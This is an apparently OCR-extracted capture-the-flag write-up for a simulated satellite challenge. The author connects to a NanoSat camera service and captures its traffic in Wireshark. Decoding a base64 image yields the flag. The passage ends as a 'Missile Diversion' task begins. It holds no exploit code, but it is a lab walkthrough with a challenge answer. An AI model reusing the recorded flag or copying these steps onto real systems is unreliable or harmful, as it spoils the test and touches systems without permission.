
Click on "free sample" to download the client program and analyze it.

If I start up the container and look inside it, I will see that the relevant tools are placed in /opt/nmf.

```
root@290d1d2b5222:~# cd /opt/nmf
root@290d1d2b5222:/opt/nmf# ls -la
total 40
drwxr-xr-x 1 root root 4096 Jan  1 12:07 .
drwxr-xr-x 1 root root 4096 Dec 27 07:22 ..
drwxr-xr-x 2 root root 4096 Dec 21 23:58 cli-tool
drwxr-xr-x 1 root root 4096 Dec 21 23:58 consumer-test-tool
drwxr-xr-x 9 root root 4096 Dec 27 07:22 lib
-rwxr-xr-x 1 root root  674 Nov 17 16:00 logging.properties
drwxr-xr-x 2 root root 4096 Dec 27 07:22 nanosat-mo-supervisor-sim
drwxr-xr-x 2 root root 4096 Dec 21 23:58 spacecraft-simulator-gui
root@290d1d2b5222:/opt/nmf#
```

Before proceeding with the survey, I will need to connect to Wireguard and complete its setup.

Start GateXOR, press Time Travel and wait.




The setup procedure is written in README.md, so I will skip this section as it is simply a matter of following the instructions.


Execute consumer-test-tool.sh and I will see that the application is up and running on the VNC screen. I would like to see the communication as well, so I will also start up Wireshark and check the communication contents as well.

```
$ ./consumer-test-tool.sh &
$ wireshark &
```


It says Directory Service URI, so enter maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory and press Fetch Information so you can get the data together. Press Connect to Selected Provider.




After a lot of touching, I find that there is an application called camera, which is not running.



The camera system was not running, so start it and access maltcp://10.1.1.1:1025/camera-Directory.




Click on the parameter named Base64SnapImage, which looks like it might capture something, and enableGeneration.



Then, if I capture the request in Wireshark, I can find image-like data.

```
tcp://10.1.1.1:1025/camera-Parameter......Base64SnapImage..........................!....
...........[./9j/4AAQSkZJRgABAQAAAQABAAD/2wBDAAUDBAQEAwUEBAQFBQUGBwwIBwcHBw8LCwkMEQ8SEhE
PERETFhwXExQaFRERGCEYGh0dHx8fExciJCIeJBweHx7/2wBDAQUFBQcGBw4ICA4eFBEUHh4eHh4eHh4eHh4eHh4
eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh4eHh7/wAARCAgACAADAREAAhEBAxEB/8QAHQAAAAcBAQE
AAAAAAAAAAAAAAAAIDBAUGBwEICf/EAGEQAAECBAQEAwQGBgUJBgIBFQECAwAEBREGEiExBxNBUSJhcRQygZEIFSN
CobEWJDNSwdElNENichcmNVOCkrLh8DZEY3Oi8QknVMI3RXSTGFVkg9JGhJSzVqNl4ih1pP/EABwBAAMBAQEBAQE
AAAAAAAAAAABAgMEBQYHCP/EADsRAQEAAgICAgIBAwIFAwMACwABAhEDIRIxBEETUWEicYEFMhSRobHwBiPRM0L
B4VLxBxUWJBc0YkP/2gAMAwEAAhEDEQA/ALjQKsiYQBzSdSN9dDDVKnJqUk63SJqk1EKXKzaC2vKogjsR2INjENJ
enlqv02rcP8bOyEw4pRYWFsu3OV9om6VD1G46GL2ybvgDFDNbp7QDhC8vhIPbcEeUR7aTpaXHCEWzG/rBJoG6nVE
2zGBDmZX7x+cBx3Mq48R37wBCVF1X6bsjMbeznS8Cks04N8yjYxFAzrhUM2Yj4woXFM0JeWZZdStaZklFgTBAg8
MIW1NTNKdWoOUp0FFzopcxcG/lt8ItDSaspLlClSFH3bggxAeaeJjjgxLOha1CygEg7E7aWjbj9hSXXXXbH7Rf+8Y1
vplUDiB54Mmzi9v3jDiKr8i88L3dX/vGNJ6TztPtF/7x7xnjvsCPtF/7x7xnyeyjntSCXVpsd8xiDjbuGM0hGbMyEM
K8UJpHobCjy1De6SN7xnWmjF+p84acjrhlIw0RBLPsLYuSAcgqg/dsnp8k+9SgNh9Dk0pNMtaESOXCJqD12ejXcJI
JevMBLPsLYuSbDW+p84acj3ibxIksBUqXS9Tk9cS6DokAaJ0A6mDf0WeDO8JwLSF0oiGcbTbzpcSUMM0OdN/FMm0
01NotvDk0nRUOJOxMA06F9iYDdznvABuZ5wGBWehgDhUYCAX7/jAAz7mDHrrAHALdYCHdrHrbhNSvSmgdHZyhQQxTD
AA22N+8AcvbaA/Tl7DveAnPO5gP8Aly8BC3+8FG0ADOel4ACVm28AAki5B384AQcWq9rwhPaPqYS5KrQsmxHQwr6
aYsUxBRn6fUJAiXQhxySmAcqgTdsnp8DHk/J47b09L42L42kqsJbk8Y0TAb81KYjkqxTpN1kUROK1FiSOhsSPjEgY
gYzmGpva/KW6/KZ0DXHAOKZqSS5h8uSkAkBQOh9G40jbDLXZZ4TZtZXmfpeBp4STENNDLXRZYzXTS2JN32PmtHwWoE
k9NDHLn3uUSuBrsUKT9tKn5erNLypSQkSQ2uNLkdgk97x97x0YMK9
```


Since it says Base64SnapImage, the following image was obtained by decoding a string of /9j or later.




The question is below, so the correct answer is "CONQUER HOLIDAY SEASON!" written at the arrow.


```
Gain access to Jack's camera. What's the third item on Jack's TODO list?
```

Missile Diversion

Finally, the last one.



The hint says that admin tools is open. Start a different missile-targeting-system than the Camera app I looked at earlier.



At the same time, I will look at the contents of missile-targeting-system-2.1.0-SNAPSHOT.jar.

